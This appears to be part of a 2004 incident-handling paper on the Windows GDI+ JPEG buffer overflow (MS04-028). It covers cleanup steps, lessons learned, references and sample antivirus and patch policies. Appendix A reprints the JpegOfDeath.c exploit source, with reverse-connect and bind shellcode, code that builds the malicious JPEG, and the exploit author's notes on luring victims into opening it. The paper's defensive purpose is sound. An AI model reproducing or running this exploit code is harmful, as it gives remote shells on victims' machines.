


Figure 10

If the GDI delivery method becomes email, it is recommended that all of the above, in a layered approach is used. This way, if one solution fails, another may catch and protect you from it.

### **3.4 Eradication and Recovery**

Eradication and Recovery for this new infection will be assumed. The GDI vulnerability is a buffer overrun that allows an attacker to perform any action of their choice. Therefore, it becomes a doorway into your computer system. To get a clearer understanding, the GDI vulnerability could be compared to the front door of a vault in a bank. The front door is the entrance to the vault where all the money is kept and where robbers will generally enter to get the money. Although the door itself offer no threat, and will not attack you, it allows an attacker a way in. Therefore, if we close that vault door, or patch the GDI vulnerability, then the attackers will either move on to someone who has not patched or have to find another way in.

A system will probably be identified as being attacked based upon what the attacker does after gaining access. Therefore, if they install a keylogger, hopefully the antivirus will catch it. If the attacker copies information off the system, perhaps the gateway will catch it. If an attacker downloads cracking software, antivirus or system performance, or even host based intrusion detection may alert you. Depending on the attackers actions after they have exploited the GDI vulnerability, will shape your response to the attack.

At the time of writing this paper, there were a few sketchy details about attacks with GDI. For a closer look at what has happened, we will consult with Symantec. Symantec was one of the first AV vendors to announce that Trojans were being delivered via JPEGs exploiting the GDI vulnerability. A specific Trojan performed the following actions:

1. Attempts to download a file from a URL and name that file m00.exe
2. executes m00.exe

Unfortunately, no further information was available at the time of writing this paper and I was not able to get a copy of this file for analysis.

TrendMicro also reported a hacking tool alert based upon the vulnerability. They named the tool alert HKTL\_JPGDOWN.A. This tool is a small program that hides commands to download a program from a remote URL in a JPEG. This program can be located at <http://www.milw0rm.com> and was coded by ATmaCA.

#### **Steps to removing the infections**

There are several philosophies on recovering from certain types of attacks. This can be the most time consuming and resource intensive process for large organizations. The Information Technology Infrastructure Library (ITIL) discusses the need for a “repeatable build library”. Specific references and guidelines for this can be found in a handbook published by Kevin Bahr, Gene Kim and George Spafford entitled “The visible Ops Handbook. They compare the rebuild process to a fuse. When a fuse blows, we do not spend time repairing the fuse, we replace it immediately. The requirement to quickly recover sometimes trumps the need to understand and fix.

Therefore, if time is on your side, and resources are abundant, removing the infection and repairing the applications and operating system can be done with the steps outlined

Charles Hornat

below. However, if time is not on your side, ensure that your organization has a method to quickly re-image systems.

Removing backdoors or Trojans from Windows systems usually follow the following process:

1. Disable System Restore (Windows Me/XP).
2. Update the virus definitions.
3. Run a full system scan.
4. Remove any remnants of the infection.
5. Restore lost or damaged data.

The trick is disabling the System Restore in Windows XP and ME. Windows XP/ME uses this feature, which is enabled by default, to restore important system files in the case they become damaged or deleted. If a virus, worm, or Trojan infects a computer, System Restore may back up the virus, worm, or Trojan on the computer.

Windows prevents outside programs, including antivirus programs, from modifying System Restore. Therefore, antivirus programs or tools cannot remove threats in the System Restore folder. As a result, System Restore has the potential of restoring an infected file on your computer, even after you have cleaned the infected files from all the other locations.

To disable Restore in Windows ME

- Right-click the My Computer icon on the Desktop and click Properties
- Click the Performance tab
- Click the File System button
- Click the Troubleshooting tab
- Select “Disable System Restore”
- Click “Apply”, then “Close” and “Close”
- When prompted to restart, click “Yes”
- Press F8 while the system restarts
- Choose Safe Mode then hit the Enter key
- After your system has restarted, continue with the antivirus scan or cleanup process. Files under the \_Restore folder can now be deleted
- Re-enable System Restore by clearing “Disable System Restore” and restarting your system normal

To disable Restore in Windows XP

- Log on as Administrator
- Right-click the My Computer icon on the desktop and click Properties
- Click the System Restore tab
- Select “Turn off System Restore”
- Click “Apply”, then “Yes”, and “OK”

Charles Hornat

- Continue with the antivirus scan or cleanup process. Files under the `_Restore` folder can now be deleted
- Re-enable System Restore by clearing Turn off System Restore

Given the above steps, cleaning malware in large corporate environments is obviously very time consuming. With tools such as SMS and Group Policy, there is some help. But still a very tedious process. One plan of attack could consist of disabling System Restore in Group Policy, pushing out the policy, implementing the fix or patch, and re-enabling System Restore in Group Policy.

In order to disable System Restore in Group Policy, perform the following:

- Click **Start**, click **Run**, type `gpedit.msc`, and then click **OK**.
- Expand **Computer Configuration**, expand **Administrative Templates**, expand **System**, and then click **System Restore**.
- Double-click **Turn off System Restore**, and then on the **Setting** tab, select **Enable**.
- Double-click **Turn off Configuration**, and then on the **Setting** tab, select **Enable**. For more information about what these settings do, click the **Explain** tab on the **Properties** dialog box.
- Click **Apply**, and then click **OK**.
- If users try to access System Restore Configuration, the **System Properties** dialog box is present, but the **System Restore** tab is not present.

Once System Restore has been disabled on a large deployment basis, a login script could be written for the specific environment to help assist in the cleanup and removal of the infection.

### **3.5 Lessons Learned**

Lesson Learned is something that needs to be done every time an incident occurs. It allows you and your staff to recall step by step what happened. Use that information to identify processes and procedures that could be improved. Also use this information to write a short success story to management.

After performing some Lessons Learned sessions, you may begin to recognize a pattern. One common pattern I saw over and over was the fact that all users were local administrators. The business case was that the company operated 24 hours a day, but support did not. Therefore, users needed the ability to install applications at client sites, as well as sometimes kill processes and perform light troubleshooting. Most malware operate at the level of the user logged in. Therefore, if a user has local administrative rights, then so does the attacker. To overcome this type of scenario, present a history, the total cost to recover from an infection, and the latest information on the last few viruses and worms with a comment that if the users were not logged in as local administrator, the attack may have been minimized or unsuccessful.

Charles Hornat

Many administrators often rely on Antivirus as the ONLY line of defense against malware. The problem is that antivirus should not be considered an end all solution against Trojans, Worms, Backdoors, Keyloggers and Malicious Applets. Antivirus does attempt to detect the most popular, but are not written to be a single point solution against these. Invest in other vendors who do attempt to detect these such as a dedicated spyware program like AdAware and Keylogger/Backdoor program like Tauscan.

Additionally, once Antivirus is deployed, it is often configured and forgotten. That is until a number of systems become infected. Antivirus should be monitored, reports should be generated, and alerts should be sent to administrators. Finally, confirm on a regular basis that DAT file deployment is successful. DAT files are the files that contain the signatures of viruses to look for. If these do not get updated, then the system is vulnerable to the latest attacks.

One last problem I see regularly is that users are allowed to install software. This ties into the first point about administrative rights, but is a separate issue. A recent virus came out and was sent through email with a common name. For this example we will call the name of the file that is infected "Charles". One user received this file from a friend and it just so happened that the name of the user was Charles. This user had the latest DAT files and system was locked down so they would not be able to install applications. Therefore, when this user ran the file, it failed. The user decided that the file must be legitimate and important since it's named after them and since it came from their friend so they forwarded it to the technology helpdesk to determine why they could not open the file. The helpdesk assistant gladly accepted the file and launched it immediately. The helpdesk assistant was logged in as a local administrator and launched a virus internally at the company. Users who install applications regularly are subject to social engineering, or being tricked or duped, into installing malicious software.

## 4 References and Links

Behr, Kevin. Kim, Gene. Spafford, George. The Visible Ops handbook Eugene: IT Process Institute, 2004. Page 38-47.

Morda , Damon and A. Rafail, Jason. "Microsoft Windows GDI+ contains a buffer overflow vulnerability in the JPEG parsing component" CERT. 14 Sept., 2004.  
URL: <http://www.kb.cert.org/vuls/id/297462>

Microsoft. "Buffer Overrun in JPEG Processing." 14 Sept. 2004.  
URL: <http://www.microsoft.com/technet/security/bulletin/MS04-028.msp>

CVE. "CAN-2004-0200." 14 Sept. 2004.  
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200>

BUGTRAQ. "Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow." 14 Sept. 2004. URL: <http://marc.theaimsgroup.com/?l=bugtraq&m=109524346729948&w=2>

Abrams, Lawrence. "GDI Scan Tutorial and how to fix the GDI+ JPEG Vulnerability" 28 Sept. 2004. URL: <http://www.bleepingcomputer.com/forums/topict3077.html>

Symantec Corporation. "Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability" 14 Sept. 2004.  
URL : <http://securityresponse.symantec.com/avcenter/security/Content/11173.html>  
Internet

Goldsmith, David. "Request for AIM IDs Involved with GDI Exploits". 30 Sept 2004,  
URL: <http://isc.sans.org//diary.php?date=2004-09-30>

Skoudis, Ed. MALWARE. Upper Saddle River. Prentice Hall. 2004.

SANS. "GDI Scan". 2004 URL: <http://isc.sans.org/gdiscan.php>

### **For more information on Rootkits:**

Hoglund, Greg and McGraw, Gary. Exploiting Software Boston. Addison-Wesley. 2004

### **Source code**

Bissell. John. "GDI+ JPEG Remote Exploit." 23 Sept 2004. URL:  
<http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php>

ATmaCA. "JpgDownloader".  
URL : <http://packetstormsecurity.org/0409-exploits/JpgDownloader.c>

### **Tools to Help**

McAfee. "McAfee Avert Stinger". URL: <http://vil.nai.com/vil/stinger/>

## APPENDIX A

Source: <http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php>

```
*****
*
* GDI+ JPEG Remote Exploit
* By John Bissell A.K.A. HighT1mes
*
* Exploit Name:
* =====
* JpegOfDeath.c v0.5
*
* Date Exploit Released:
* =====
* Sep, 23, 2004
*
* Description:
* =====
* Exploit based on FoToZ exploit but kicks the exploit up
* a notch by making it have reverse connectback as well as
* bind features that will work with all NT based OS's.
* WinNT, WinXP, Win2K, Win2003, etc... Thank you FoToz for
* helping get a grip on the situation. I actually had got
* bind jpeg exploit working earlier but I could only
* trigger from OllyDbg due to the heap dynamically changing...
*
* If anyone who uses this exploit has used my recent AIM
* remote exploit then you will have a good idea already of how
* to use this exploit correctly.
*
* Through my limited testing I have found on a unpatched
* XP SP1 system that if you click the exploit jpeg file
* in Windows Explorer then you will be hacked. I know there
* are more attack points you can take advantage of if you
* look for them.. So say someone goes on any web browser
* and they decide to save your jpeg and then later open it
* in explorer.exe then they will be attacked.. or maybe they
* got a email that has a good filename attachment title to
* it like "daisey fuentes porn pic.jpg" well then they
* want to see it so they save it to there harddrive and open
* the pic in explorer.exe and game over. You just have to
* test and get creative. The reason this is version 0.5 is
* because I know rundll32.exe is MAJORALLY exploitable and I know
* that would make this exploit far more powerful if I
* figured that part out.. I have already exploited it
* personally myself but I need to run some more tests to
* make things final for everyone... On another side note
* for the people out there who think you can only be affected
* through viewing or downloading a jpeg attachment.. you're
* dead wrong.. All the attacker has to do is simply change
* image extension from .jpg to .bmp or .tif or whatever
* and stupid Windows will still treat the file as a JPEG :-p...
* Also the fact is this vulnerability is exploitable
* without the victim clicking a link... For instance you
* send them the image with a 1,1 width,height and then'
* they can't see it in Outlook Express, so there like
* man this image has a cool name so I'll try to open the
* attachment, then there FUCKED... Well ok they have to
* click in a round-about-way.. but I'm sure if you're
* creative enough with all those MS features you can figure
* something out ;-)
```

I'll most likely be putting out another version of this exploit (more dangerous) once more testing has been done. So I encourage everyone out there to download SP2, patch your Windows systems, etc... Of course this won't be a cure all solution :-/

# Charles Hornat

```
*
* Note:
* =====
* If someone wants to take advantage of the bind mode of
* attack in this exploit you will need to set up a script
* on a web server to check everyone who downloads the
* jpeg exploit file and then connect back to them on the
* port you wanted to use with the bind attack... One of
* the reasons I decided to keep the bind shellcode option
* in here is because sometimes as you people know a
* firewall will be more restrictive on outbound connections
* and there are times where a bind attack will do just right
* if the reverse connect attack won't work... On ANOTHER
* note you can also rename your jpeg file extension to
* something like a .bmp or .tif and dumb Windows program's
* (most of them) won't give give a shit and try to load the
* jpeg anyways... You can easily trick unsuspecting people
* this way.. which is pretty much everyone.. right??
*
* Greetings:
* =====
* FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
* Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
* Nick Fitzgerald, Adam Nance (where are you?),
* Santa Barbara, Jenna Jameson, John Kerry, so1o,
* Computer Security Industry, Rom Hackers, My chihuahuas
* (Rocky, Sailor, and Penny)...
*
* Disclaimer:
* =====
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*
* Look out for a better version of this exploit in a few days.. perhaps...
*
*****/
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")
```

```
/* Exploit Data... */
```

```
char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
```

# Charles Hornat

```
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"  
"\xFA\x6D\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"  
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"  
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"  
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"  
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"  
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"  
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

```
char bind_shellcode[] =  
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"  
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"  
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"  
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"  
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"  
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"  
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"  
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"  
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"  
"\x94\xE6\x76\xC3\x6D\xA6\x1D\x7A\x07\x92\x92\xCB\x1B\x96"  
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"  
"\x6D\xC7\xB2\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"  
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"  
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"  
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"  
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"  
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"  
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"  
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"  
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"  
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"  
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"  
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"  
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"  
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";
```

```
char header1[] =  
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"  
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"  
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"  
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"  
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"  
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";
```

```
char setNOPS1[] =  
"\xE8\x00\x00\x00\x5B\x8D\x8B"  
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
```

```
char setNOPS2[] =  
"\x3E\xE8\x00\x00\x00\x5B\x8D\x8B"  
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";
```

```
char header2[] =  
"\x44"  
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"  
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"  
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"  
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"  
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"  
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"  
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00"  
"\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"  
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"  
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"  
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"  
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"  
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"  
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"  
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"  
"\x81\x91\xA1\xB1\x01\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"  
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
```





## Charles Hornat

```
/* initialize the socket library */
if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
    printf("Error: Winsock didn't initialize!\n");
    exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;
if (attack_mode == 1) {
    /* reverse connect attack */
    reverse_shellcode[184] = (char) 0x90;
    reverse_shellcode[185] = (char) 0x92;
    reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
    reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

    p1 = strchr(ip_addr, '.');
    strncpy(str_num, ip_addr, p1 - ip_addr);
    raw_num = atoi(str_num);
    reverse_shellcode[179] = xor_data((char)raw_num);

    p2 = strchr(p1+1, '.');
    strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
    raw_num = atoi(str_num);
    reverse_shellcode[180] = xor_data((char)raw_num);

    p1 = strchr(p2+1, '.');
    strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
    raw_num = atoi(str_num);
    reverse_shellcode[181] = xor_data((char)raw_num);

    p2 = strrchr(ip_addr, '.');
    strncpy(str_num, p2+1, 5);
    raw_num = atoi(str_num);
    reverse_shellcode[182] = xor_data((char)raw_num);
}
if (attack_mode == 2) {
    /* bind attack */
    bind_shellcode[204] = (char) 0x90;
    bind_shellcode[205] = (char) 0x92;
    bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
    bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}

/* build the exploit jpeg */
j = sizeof(header1) + sizeof(setNOPS1) + sizeof(header2) - 3;

for(i = 0; i < sizeof(header1) - 1; i++)
    fputc(header1[i], fout);
for(i=0;i<sizeof(setNOPS1)-1;i++)
    fputc(setNOPS1[i], fout);
for(i=0;i<sizeof(header2)-1;i++)
    fputc(header2[i], fout);
for( i = j; i < 0x63c; i++)
    fputc(0x90, fout);
    j = i;
if (attack_mode == 1) {
    for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
        fputc(reverse_shellcode[i], fout);
}
else if (attack_mode == 2) {
    for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
        fputc(bind_shellcode[i], fout);
}
for(i = i + j; i < 0x1000 - sizeof(setNOPS2) + 1; i++)
    fputc(0x90, fout);
for( j = 0; i < 0x1000 && j < sizeof(setNOPS2) - 1; i++, j++)
    fputc(setNOPS2[j], fout);

fprintf(fout, "\xFF\xD9");

fcloseall();
```

## Charles Hornat

```
WSACleanup();  
printf(" Exploit JPEG file %s has been generated!\n", jpeg_filename);  
return(EXIT_SUCCESS);  
}
```

## Appendix B EXTRA

### ***Issue Specific Policy #1***

Antivirus

Creation Date: December 2, 2003

Modification Date: March 4, 2004

**PURPOSE:** The intent of anti-virus controls is to prevent or minimize your company's computer system operation disruptions and losses of data caused by computer viruses and to reduce the risk and/or exposure of passing infected files to your company's customers and business partners.

#### **RELATED DOCUMENTATION:**

The Global Information Security Policy

**ISSUE:** Antivirus standards must be clearly defined and deployed on all systems that connect to your company's network. Connections include wired, wireless, remote, or any other method available. This policy will guide the your company to a consistent level of antivirus.

**SCOPE:** This policy applies to all of your company's workstations (laptops and desktops) globally that are owned by and/or connect to your company's Networks.

#### **ROLES AND RESPONSIBILITIES:**

- Corporate Audit – Check for compliancy in all Global regions.
- Information Security –Update policy as necessary.
- Email Administrators – Ensure antivirus configurations for email is properly configured and working properly. Check quarantined files for possible infections prior to delivering to employees.
- Desktop Administration – Ensure Antivirus configurations are compliant with this policy and working. Check quarantined files for possible infections prior to delivering to employees.
- Users – Scan all files of suspicious nature and report any infections to the helpdesk. Users will not download non-work-related attachments or files.
- Shared Services – Maintain the DAT update server and ensure DAT files are retrieved on a regular 24 hour period or when and emergency requires immediate updates.

**ACTION:** In order to minimize the exposure of infections of viruses and worms with your company's environment, all users that utilize systems, either physically or remotely connected to the infrastructure must adhere to this policy.

### **Virus Scanning**

- Antivirus must be configured for real-time scanning of all systems (workstations and servers).
- All files must be scanned for viruses.
- All systems must be automated to scan for viruses on a weekly basis.
- Users must be able to scan their local drives including laptop hard drives. It is the responsibility of the user to scan media and transferred files they receive. Scanning must be automated where possible.
- Users must not disable real-time scanning nor must they use anything beyond the standard product tools to clean viruses. If additional support or tools are required, the user must contact their designated Help Desk.
- Media destined for customers or suppliers must be scanned with up to date virus software and definitions before they are released for delivery.
- Antivirus signature files (DATs) must be updated daily at a time that is not obtrusive to the business.
- Antivirus software (the client) must be updated yearly.
- Antivirus administrators must have a method to verify the success of updates for both DATs and clients and must confirm success quarterly.
- Antivirus alerting must be centralized and monitored regionally to identify outbreaks. When an outbreak is identified, the antivirus administrators must alert the Incident Response Team immediately and follow the Incident Response Procedures in the Information Security Policy.
- Virus scanning software should be set to automatically clean or delete infected files. If unable to clean/delete, quarantine for further review by the Email Administrators.
- All incoming and outgoing Email and attachments must be scanned for infections prior to being received at the user's inbox.

### **Outside Service Vendors**

- A virus prevention clause is to be included in the standard rider used for software and consulting contracts

**BENEFITS:** This process will help minimize the potential threat of virus and worm outbreaks. Having a central managed and monitored antivirus system in place allows for quick identification and remedy of virus outbreaks allowing Information Technology to quickly contain and eradicate the infections helping to minimize or prevent impact to the business.

## Appendix C EXTRA

### ***Issue Specific Policy #2***

Security Patch Policy Desktops and Laptops

Creation Date: April 14, 2004

Modification Date: April 14, 2004

This policy outlines the requirements for applying security patches to your company's workstations and laptops. System priorities and patch severity levels are outlined with action items.

**SCOPE:** Workstations and laptops are used by everyone in the organization to perform their day-to-day job functions. Additionally, critical and confidential data is stored on these systems and should be treated as a valuable asset requiring appropriate security. This policy is designed for the desktop administrators who are responsible for ensuring a supportable, usable and secure platform. By ensuring that the latest security patches have been applied to the operating Systems and applications that reside on these systems, based on their severity rating and their potential to expose critical or confidential data, the data and applications can continue to operate with minimal interruption from these threats.

**BACKGROUND:** The organization requires a written process on security patch implementation. This policy will help mitigate the risk of impact from viruses and worms that may expose classified information or perform denial of services on the network.

#### **ROLES AND RESPONSIBILITIES**

